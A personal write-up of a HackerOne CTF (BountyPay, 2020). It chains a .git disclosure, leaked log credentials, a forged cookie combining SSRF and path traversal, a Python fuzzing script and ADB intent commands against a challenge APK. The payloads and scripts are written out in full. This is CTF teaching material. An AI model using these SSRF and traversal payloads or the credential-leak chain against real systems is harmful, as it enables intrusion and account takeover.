[H1-2006 2020] How I solved my first H1 CTF
The report describes a CTF challenge where the author chained multiple vulnerabilities including information disclosure via a .git directory, SSRF, path traversal, and CSS exfiltration to ultimately obtain a flag. The attacker could access sensitive files, perform internal requests, and exfiltrate data through blind CSS injection.

- Triaged in 3 hours
- Fixed in 7 days
- Disclosed after 8 days
Introduction:
Hello! My name is @cr33pbp0y and I going to tell you how I resolved my first HackerOne CTF.
Prelude
One day, I was reading some tweets about some new vulnerabilities and new hunters adquisitions when the Great H tweeted:
I thought: "WoW, a new virtual event!! It could be awesome to assist to!!!". And then, I replied the tweet:
My heart started to beat quickly and my mind was ready to the next (and hard...) battle, so the CTF began.
Steps To Reproduce:
The CTF started with the wildcard: X.bountypay.h1ctf.com, so, when you have a new domain to investigate you should to call some of the hunter friends: Amass, Subl1ster and Aquatone!

With some domains discovered, I saw its faces for first time:

bountypay.h1ctf.com
The first page of the CTF. It use? It takes you to Staff or App...

api.bountypay.h1ctf.com
A nice page with a elegant message and a redirection link....suspicious....¬.¬

app.bountypay.h1ctf.com
One of the important pages of all CTF (you know why later...)

staff.bountypay.h1ctf.com
The second important page of the CRF
software.bountypay.h1ctf.com
The little shy page...

So, with this material the show started!
Enumeration:
I used dirsearch and ffuf to enumerate the findings, and some in app.bountypay.h1ctf.com caught my attention:

A .git resource with some file...interesting....
So the first one had the big price: if you clicked to a Github URL: https://app.bountypay.h1ctf.com/.git/config a config file showed up:

And with the url a file. And file inside a code with a PHP code, showing that it existed a log file living in the app page!!!


So, searching the file I found it on APP page:

Code was base64 encoding, so decoding it, it shows like this:
{"IP":"192.168.1.1","URI":"\/","METHOD":"GET","PARAMS":{"GET":[],"POST":[]}}$##"c"%U$#%"$UDB#%5B"%$2#$tUB#%5B#'W6W&R#&'&ƗfW""'77v&B#%cv祂'{"IP":"192.168.1.1","URI":"\/","METHOD":"POST","PARAMS":{"GET":[],"POST":{"username":"brian.oliver","password":"V7h0inzX","challenge_answer":"bD83Jk27dQ"}}}{"IP":"192.168.1.1","URI":"\/statements","METHOD":"GET","PARAMS":{"GET":{"month":"04","year":"2020"},"POST":[]}}
It showed in cleartext a username, its password and a strange challenge_answer, so I thought to logged in to app page.
Deeping into app.bountypay.h1ctf.com
Using the username and password disclosed in the log file, app page requested you a 2FA....maybe challenge_answer could help...

I tried introducing first a fake value and I realized that challenge was MD5 hash-encoded it:

So, using the leaked code and hashing to MD5 I was able to log in:


My internal voice: "OK! We are in! and now what?! Well...there is a button...Can I press it? Nothing...Wait! Nothing? Tamperit"
And yes, if you tamper the request, it will show the next request and the next response:


Response shows api.bountypay.h1ctf.com, so there was a chance to change to other page: COOL!
But, how? Digging into web app, I realized that cookie was Base64 encoded:
{"account_id":"F8gHiqSdpK","hash":"de235bffd23df6995ad4e0930baac1a2"}
"Ok....and now what" I thought, firstly. But, two minutes (or two hours, I don't remember very well...) later, I saw that F8gHiqSdpK code was reflected to the response...."What it happen if I change the cookie?"
So I was trying with some parameters and I realized there was an SSRF!!!
"But, what could I do with a SSRF?" my internal voice said again, thinking for me....
"Maybe, there could be some interesting software piece inside software.bountypay.h1ctf.com and for sure api.bountypay.h1ctf.com it's authorized to go there!!!"
So, I forged a new cookie, following the next steps:
- First, adding a hash to the finish of the account_id parameter, to comment parameters to the right of # character:
{"account_id":"F8gHiqSdpK#","hash":"de235bffd23df6995ad4e0930baac1a2"}
-
Second, adding a path traversal payload to go to root part of the URL:
{"account_id":"F8gHiqSdpK../../../../../#","hash":"de235bffd23df6995ad4e0930baac1a2"} -
Finally, adding /redirect?url= parameters and software URL...
{"account_id":"F8gHiqSdpK../../../../../redirect?url=software.bountypay.h1ctf.com/#","hash":"de235bffd23df6995ad4e0930baac1a2"}
Ok, let's try! All Base64 encoded again and let's see:

Nice, but it was just a username/password form...How could I recon that page?
I was thinking and thinkng, and thinking...when an idea appeared in my head:"If I create a dict with the payload and then base64 encode the code again...."
And then, I wrote a piece of script Python: something like this:
#!/usr/bin/env python3

from itertools import combinations
import requests
import base64

SECLIST_FILE = './dicc.txt' ## file path

with open(SECLIST_FILE,'r') as f:
  for word in f.readlines():
    value = str.encode('{"account_id":"../../../../../redirect?url=https://software.bountypay.h1ctf.com/' + word.rstrip("\n") + '#","hash":"de235bffd23df6995ad4e0930baac1a2"}')
    token_value = base64.b64encode(value).decode('utf-8')
    response = requests.get('https://app.bountypay.h1ctf.com/statements?month=01&year=2020', cookies={'token':token_value})
    if not "Not Found" in str(response.content, word):
      print(response.content)
Short history long: like Burp Suite intruder but in Python.
The code generates payloads with the values obtained from SECLIST_FILE file and request it with the cookie encoded to base64.
It the response was not "Not Found", then the code printed the response.
My code responsed with uploads:

And an APK file showed it up!
Going to https://software.bountypay.h1ctf.com/uploads/BountyPay.apk, I got the APk file.
APK BOUNTY PAY: the funniest part of the show!
To this part, I just used MobSF and ADB (and my androin phone, of course).
I installed the APK file in my phone and I just saw this screen after login in:

Just a button that get you some hints and no more...
Taking a look to the source code using MobSF you can see that challenges was divided in three parts.
PartOneActivity.java :
Deeping into source code, one snipet caught my attention:

That said my that, if you pass some parameters to APK activity, you will go to part two!!
Ok!! So, using this ADB command (and reading this awesome report https://hackerone.com/reports/328486, thanks @bagipro)
adb shell am start -n bounty.pay/bounty.pay.PartOneActivity -a android.intent.action.SEND -d "one://?start=PartTwoActivity"
I passed to the next level.
PartTwoActivity.java
The second screen seemed like first one, but with other hints( Current Invisible and Visible with the right params).

So, it seemed that, once again, I needed pass other parameters to this new one activity.
I came back to the source code again and I saw this code:

Like PartOne, if you passed the right parameters with the following command:
adb shell am start -n bounty.pay/bounty.pay.PartTwoActivity -a android.intent.action.VIEW -d "two://?two=light\&switch=on"
The part two faced up:

Ok, there was a code, MD5 hash. Crackstation is always your friend, so, if you inserted this on that page, the hash reverse hash code said something like: "Token". But introducing that code with submit button didn't do anything.
As you can see two images above, in the end of the code, it shows that user must introduce "X-" prefix to access to part three.
So, introducing "X-Token" you could go to next level: Part Three

PartTwoActivity.java
Once in the final round of the APK challenge, I saw the same like other ones, but with other hints (Reuse params and Intercept or check for leaks):
So, as I learnt on the other challenges, I came back again throug source code:

Reading again, if you sent the old params to APK with other values, you could see the activity interface, using the following code:
adb shell am start -n bounty.pay/bounty.pay.PartThreeActivity -a android.intent.action.VIEW -d "three://?three=UGFydFRocmVlQWN0aXZpdHk=\&switch=b24=\&header=X-Token"

Hints said my that it was a token or something into the code, so submitting that code I would win.
I got into the phone and, searching for a file, I found this one:

So, using that code and submitting again I finished the APK challenge:


But a new one started!
